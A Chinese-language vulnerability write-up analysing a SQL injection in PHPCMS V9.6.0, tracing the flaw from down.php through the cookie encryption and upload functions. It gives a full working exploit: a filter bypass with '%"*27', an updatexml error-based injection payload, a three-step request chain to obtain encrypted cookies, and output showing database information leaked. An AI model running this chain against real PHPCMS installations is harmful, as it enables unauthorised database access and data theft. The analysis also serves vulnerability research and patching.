

# PHPCMSV9.6.0注入漏洞

首先还是先列出payload再进行分析，这一次我们采用倒推法进行分析，因为我觉得更好去理解这个漏洞的流程，漏洞原因是未对解码后的数据进行校验就直接执行了sql

在审计之前我们得知道，这个cms在类初始化的时候一般都会调用 `__construct` 与 `init` 两个函数，从最后一步 `m=content&c=down` 我们不难分析得知是调用了 `phpcms/modules/content/down.php` 这个php页面 `__construct` 我们可以略过


我们先来开与 `a_k` 变量相关的函数部分,之后调用了其DECODE



我们不妨再去看看 `sys_auth` 是干什么的,不难看出里面是根据参数 `$operation` 的值来执行 ENCODE 与 DECODE 方法



我们再回到down.php，发现确实返回了DECODE后的值，并且后面没有进行参数校验就直接执行了sql语句



既然知道了这么多，那么我们下一步理所当然自然是去寻找能调用 `sys_auth` 的ENCODE方法的函数了  
通过全局的搜索，发现 `set_cookie` 方法当中有过调用，并且这个方法自然是很容易被调用

```
/**
 * 设置 cookie
 * @param string $var 变量名
 * @param string $value 变量值
 * @param int $time 过期时间
 */
public static function set_cookie($var, $value = '', $time = 0) {
    $time = $time > 0 ? $time : ($value == '' ? SYS_TIME - 3600 : 0);
    $s = $_SERVER['SERVER_PORT'] == '443' ? 1 : 0;
    $var = pc_base::load_config('system', 'cookie_pre').$var;
    $_COOKIE[$var] = $value;
    if (is_array($value)) {
        foreach($value as $k=>$v) {
            setcookie($var.'['.$k.']", sys_auth($v, 'ENCODE')', $time, pc_base::load_config('system', 'cookie_path'), pc_base::load_config('system', 'cookie_domain'), $s);
        }
    } else {
        setcookie($var, sys_auth($value, 'ENCODE'), $time, pc_base::load_config('system', 'cookie_path'), pc_base::load_config('system', 'cookie_domain'), $s);
    }
}
```

继续全局搜索 set\_cookie 方法，发现 phpcms/modules/attachment/attachments.php 下面有个 swfupload\_json 函数相对来说是比较好利用的

```
/**
 * 设置swfupload上传的json格式cookie
 */
public function swfupload_json() {
    $arr['aid'] = intval($_GET['aid']);
    $arr['src'] = safe_replace(trim($_GET['src']));
    $arr['filename'] = urlencode(safe_replace($_GET['filename']));
    $json_str = json_encode($arr);
    $att_arr_exist = param::get_cookie('att_json');
    $att_arr_exist_tmp = explode('||', $att_arr_exist);
    if(is_array($att_arr_exist_tmp) && in_array($json_str, $att_arr_exist_tmp)) {
        return true;
    } else {
        $json_str = $att_arr_exist ? $att_arr_exist.'||'.$json_str : $json_str;
        param::set_cookie('att_json', $json_str);
        return true;
    }
}
```

根据这个CMS的架构我们不难看出想要调用它url后面就要拼接

m=attachment&c=attachments&a=swfupload\_json 即可实现调用访问的时候页面出现报错，提示您的会话已过期，请重新登录。既然如此那么我们就得知道这是为什么，记得我之前说的这个cms在类初始化的时候一般都会调用 \_\_construct 与 init 两个函数，因此我们去看看这两个函数，看了下只有 \_\_construct，我们发现他是通过校验session来判断是否登录的

```
class attachments {
    private $att_db;
    function __construct() {
        pc_base::load_app_func('global');
        $this->upload_url = pc_base::load_config('system', 'upload_url');
        $this->upload_path = pc_base::load_config('system', 'upload_path');
        $this->imgext = array('jpg', 'gif', 'png', 'bmp', 'jpeg');
        $this->userid = $_SESSION['userid'] ? $_SESSION['userid'] : (param::get_cookie('_userid') ? param::get_cookie('_userid') : sys_auth($_POST['userid_flash'], 'DECODE'));
        $this->isadmin = $this->admin_username = $_SESSION['roleid'] ? 1 : 0;
        $this->groupid = param::get_cookie('_groupid') ? param::get_cookie('_groupid') : 8;
        //判断是否登录
        if(empty($this->userid)){
            showmessage(L('please_login'), '', 'member');
        }
    }
}
```

我们看上面有一句

```
$this->userid = $_SESSION['userid'] ? $_SESSION['userid'] :
(param::get_cookie('_userid') ? param::get_cookie('_userid') :
sys_auth($_POST['userid_flash'], 'DECODE'));
```

因为我们这里session暂时、是不可控的cookie似乎也显得麻烦，所以如果什么都不管他会执行 sys\_auth(\$\_POST['userid\_flash'], 'DECODE')，因此我们只需要让他不为空就行了呗，之后我们在搜索，发现调用sys\_auth加密还有个地方是 phpcms/modules/wap/index.php，siteid可控因此我们随便传个东西，看到int函数等操作也只能传数字了


```
$this->siteid = isset($_GET['siteid']) && (intval($_GET['siteid']) > 0) ?
intval(trim($_GET['siteid'])) : (param::get_cookie('siteid') ?
param::get_cookie('siteid') : 1);
```

获取到cookie即可



```
4 pc_base::load_sys_class('format', '', 0);
5 class index {
6     function __construct() {
7         $this->db = pc_base::load_model('content_model');
8         $this->siteid = isset($_GET['siteid']) && (intval($_GET['siteid']) > 0) ? intval(trim($_GET['siteid'])) : (param::get_cookie('
9         param::set_cookie('siteid', $this->siteid);
10        $this->wap_site = getcache('wap_site', 'wap');
11        $this->types = getcache('wap_type', 'wap');
12        $this->wap = $this->wap_site[$this->siteid];
13        define('WAP_SITEURL', $this->wap['domain'] ? $this->wap['domain'] . 'index.php?' : APP_PATH . 'index.php?m=wap&siteid=' . $this->siteid);
14        if($this->wap['status']!=1) exit(L('wap_close_status'));
15    }
16 }
17 // 显示首页
```

接下来就是要构造payload了，我们再次回到 down.php



```
1 public function init() {
2     $a_k = trim($_GET['a_k']); $a_k: "f?id=1,src='%26id=%27 and updatexml(1,concat(1,(user()))),1)#&m=1&f=haha&modelid=2&catid=7&";
3     if(!isset($a_k)) showmessage(L('illegal_parameters'));
4     $a_k = sys_auth($a_k, 'DECODE', pc_base::load_config('system', 'auth_key'));
5     if(empty($a_k)) showmessage(L('illegal_parameters'));
6     unset($i, $m, $f);
7     parse_str($a_k); $a_k: "f?id=1,src='%26id=%27 and updatexml(1,concat(1,(user()))),1)#&m=1&f=haha&modelid=2&catid=7&";
8     if(isset($i)) $i = $id = intval($i);
9     if(isset($m)) showmessage(L('illegal_parameters'));
10    if(!isset($modelid)||isset($catid) showmessage(L('illegal_parameters'));
11    if(empty($f)) showmessage(L('url_invalid'));
12    $allow_visitor = 1;
13    $MODEL = getcache('model', 'commons');
14    $tablename = $this->db->table_name = $this->db->db_tablepre.$MODEL[$modelid]['tablename']; $this: {db => content_model}[1]
15    $this->db->table_name = $tablename.'_data';
16    $rs = $this->db->get_one(array('id'=>$id));
17    $siteids = getcache('category_content', 'commons');
18    $siteid = $siteids[$catid];
19    $CATEGORYS = getcache('category_content_'.$siteid, 'commons');
20
21    $this->category = $CATEGORYS[$catid];
22 }
23 down -> init()
```

发现这三行，一个是解除引用，之后 `parse_url` 可以实现变量覆盖，我们下面要想执行自定义SQL语句那么一定不能执行上面的 `$id = intval($i)`；绕过也很简单，只要不传入 `$i` 变量即可，那么我们可以先构造

构造 `%26id=%27%20and%20updatexml%281%2Cconcat%281%2C%28user%28%29%29%2C1%29%23%26m%3D1%26f%3Dhaha%26modelid%3D2%26catid%3D7%26` 解码后是 `&id=' and updatexml(1,concat(1,(user()))),1)#&m=1&f=haha&modelid=2&catid=7&`，但是光这样的话我们发现绕不过下一步 `phpcms/modules/attachment/attachments.php` 下 `swfupload_json` 的waf，我们看一看在这个函数当中有一个

```
$arr['src'] = safe_replace(trim($_GET['src']));
```

我们跟进这个 `safe_replace` 函数，表面上一看该给我们过滤的都没了

```
function safe_replace($string) {
    $string = str_replace( search: '%20', replace: '', $string);
    $string = str_replace( search: '%27', replace: '', $string);
    $string = str_replace( search: '%2527', replace: '', $string);
    $string = str_replace( search: '*', replace: '', $string);
    $string = str_replace( search: '"', replace: '"', $string);
    $string = str_replace( search: "'", replace: '', $string);
    $string = str_replace( search: '"', replace: '', $string);
    $string = str_replace( search: ';', replace: '', $string);
    $string = str_replace( search: '<', replace: '&lt;', $string);
    $string = str_replace( search: '>', replace: '&gt;', $string);
    $string = str_replace( search: '{', replace: '', $string);
    $string = str_replace( search: '}', replace: '', $string);
    $string = str_replace( search: '\\', replace: '', $string);
    return $string;
}
```

但是仔细看它只是把不允许的字符替换为空，那么如果我们传入 `%"*27` 替换过后那不就是 `%27` 了吗，那么把上面的payload稍微改一改即可

```
%"*27%20and%20updatexml%281%2Cconcat%281%2C%28user%28%29%29%29%2C1%29%23%26m%3D1%26f%3Dhaha%26modelid%3D2%26catid%3D7%26
```

接下来我们整理下完整的payload流程

第一步：访问网站拿到set-cookie的值

`/index.php?m=wap&c=index&siteid=1`

第二步：post数据拿到set-cookie的值

`/index.php?`

`m=attachment&c=attachments&a=swfupload_json&aid=1&src=%26id=%*"27%20and%20updatexml%281%2Cconcat%281%2C%28user%28%29%29%29%2C1%29%23%26m%3D1%26f%3Dhaha%26modelid%3D2%26catid%3D7%26`

`userid_flash`=第一步拿到的set-cookie的值

第三步访问

`/index.php?m=content&c=down&a_k=`第二步拿到的set-cookie的值

即可通过报错注入获取我们需要的数据

测试一下，成功得到我们需要的信息

```
MySQL Query : SELECT * FROM `666666`.`v9_download_data` WHERE `id` = '' and updatexml(1,concat(1,(user()))),1)# LIMIT 1
MySQL Error : XPATH syntax error: '@localhost'
MySQL Error : 1105
Message : XPATH syntax error: '@localhost'
Need Help?
```

